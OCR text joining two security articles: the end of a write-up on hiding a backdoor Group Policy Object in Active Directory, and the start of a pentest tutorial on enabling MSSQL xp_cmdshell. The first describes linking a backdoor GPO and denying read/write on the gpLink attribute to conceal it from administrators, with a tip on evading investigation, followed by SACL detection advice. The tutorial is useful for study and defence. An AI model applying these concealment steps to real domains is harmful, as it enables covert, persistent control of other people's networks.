


When we have done that the following results get to show up in the Group Policy Management Console:




In the **red**, we're not able to see any GPO linked to the OU=Domain Controllers, because we denied read access for everyone to the **gpLink**attribute. Yes, it's still there of course, but it is remaining hidden.

At Group Policy Management Console, this is the final result of our hiding technique. **BackdoorGPO** is disappeared from Group Policy Management Console.



So lets say that a Domain Admin is logging on and he wants to make a change for example by adding a new GPO to the OU=Domain Controllers. He or she would not be able to do so. Because we have **denied read/write**access to the **gpLink** attribute for **Everyone**. All the obstacles needs to be disabled first and that starts with being able to discover or see it.

Denying write properties as well for the **gpLink** attribute allows us to deny someone linking a new GPO to our OU, which could affect the evil GPO that we just created.




This is a pretty difficult to find out, what the root cause are.


Recap

We first have created a backdoor GPO and replaced that one with the Default Domain Controllers Policy at the OU=Domain Controllers


- In this phase we modified the **gpLink** attribute of it.




- In the second phase we decided to **deny read properties** for **Everyone**at the **BackdoorGPO** we just created.



- In the third phase we **denied read/write** access for the specific **gpLink**attribute of the **OU=Domain Controllers**



- Now when taking a look at the **gpLink** attribute of the OU=Domain Controllers, we get the following result:



But in the reality our hidden GPO is linked to the Domain Controller, but we **denied read/write** access to it, which means that we can't see it show up in Group Policy Management Console, and we won't be able to link a new existing GPO to it, because we also **denied write** access to it.

Conclusion

Active Directory can be considered as a complex technology for people.

There are different ways to create (different) backdoors that can be easily overlooked by sysadmins.

In my write-up that you've just read. We took the Domain Controller as example, but this can also be done on servers or even workstations.

I don't recommend to do it on the Domain Controller, because that one could look suspicious, but on OU's such as Servers for example. Might give you a better chance to avoid a investigation.

Besides of all this,

I like the quote from Matt Graeber a lot


So as I told you before in my write-up. I am pretty sure that this has been already done by others, but they might not be interested to write a blog post about it or I'm dumb enough not to find it on the internet.

Make sure that you're able to answer the following questions:

- Am I aware of how many OU's I have with a GPO linked to it?
- Am I aware who can create GPO's and link it to an OU?

How to detect this?

I received some feedback from others on how this specific gpLink attribute could be detected. Yes, I'm pretty sure this can be done on different other ways. But this is what I have for now.




As we have discussed before, the evil GPO needs to be linked first on a OU that has a gpLink attribute.


When ''replacing'' a gpLink attribute of an OU. We are using the **Write gpLink** Property to do so.

This can be detected through some mechanism in AD, which is called the SACL. According to Microsoft a SACL is the following:


"(SACL) An ACL that controls the generation of audit messages for attempts to access a securable object."



Now to avoid unnecessary noise in the event log. Select only the Write gpLink attribute.



Now when someone is modifying the gpLink attribute the following event will be generated in the event logs at the DC.



Here we're able to see the Domain Root was modified. In this example I took the Domain Root (contoso.com) as example.

And last but not least. We are able to identify that the Write Property has been used, which is equal to the 0x20 Access Mask.

MSSQL for Pentester: Command Execution with xp_cmdshell

Table of Content

    - Metasploit
- **Exploiting xp_cmdshell:**
    - Metasploit
    - Netcat
    - Crackmapexec
    - Nmap
    - PowerUpSQL
- **Conclusion**

Introduction

All the demonstrations in this article will be presented on the MSSQL Server. To get the MS-SQL server set up, you can refer to our article: **Penetration Testing Lab Setup: MS-SQL**. Previously, we have briefly discussed exploiting the xp_cmdshell functionality with the help of the Metasploit module: exploit/windows/mssql/mssql_payload in our article: **MSSQL Penetration Testing with Metasploit**. Although in that article, we didn't explain the background of the xp_cmdshell functionality and its security aspect, which we will discuss.


What is xp_cmdshell?

According to the Official Microsoft Documentations, xp_cmdshell is a functionality that spawns a Windows command shell and passes in a string for execution. Any output that is generated by it is shown in the format of rows of text. To simplify, we can say that it allows the database administrators to access and execute any external process directly from the SQL Server. The implementation of the xp_cmdshell can be traced back to SQL Server 6.5. It was designed to use the SQL queries with the system command to automate various tasks that would require additional programming and working. Now that we have some knowledge about the xp_cmdshell, we can see how it can be enabled on an SQL server.

Enabling xp_cmdshell


Manually (GUI)

By default, the function of xp_cmdshell is disabled in the SQL server. We need to have administrator privileges to enable it. In the demonstration below, we are using the credentials of the SA user to log in on the SQL server.




.


Now that we have the SQL instance running as Administrator, we need to access the Object Explorer section. Here, we have the SQL Server Instance; we right-click on the instance to find a drop-down menu. We need to choose the "**Facets**" option from this menu, as demonstrated below:




Clicking on the Facets option will open a new window. It will have a field with the various types of facets available. We need to choose the Surface Area Configuration facets from the drop-down menu, as shown in the image below:



After choosing the surface area configuration facet, we see that we have the XPCmdShellEnabled option set as false.



Clicking on the XP command shell option, we change its value from false to true, as shown in the figure below. This way, we can enable XP command shell using the graphical user interface on a Windows MSSQL Server.



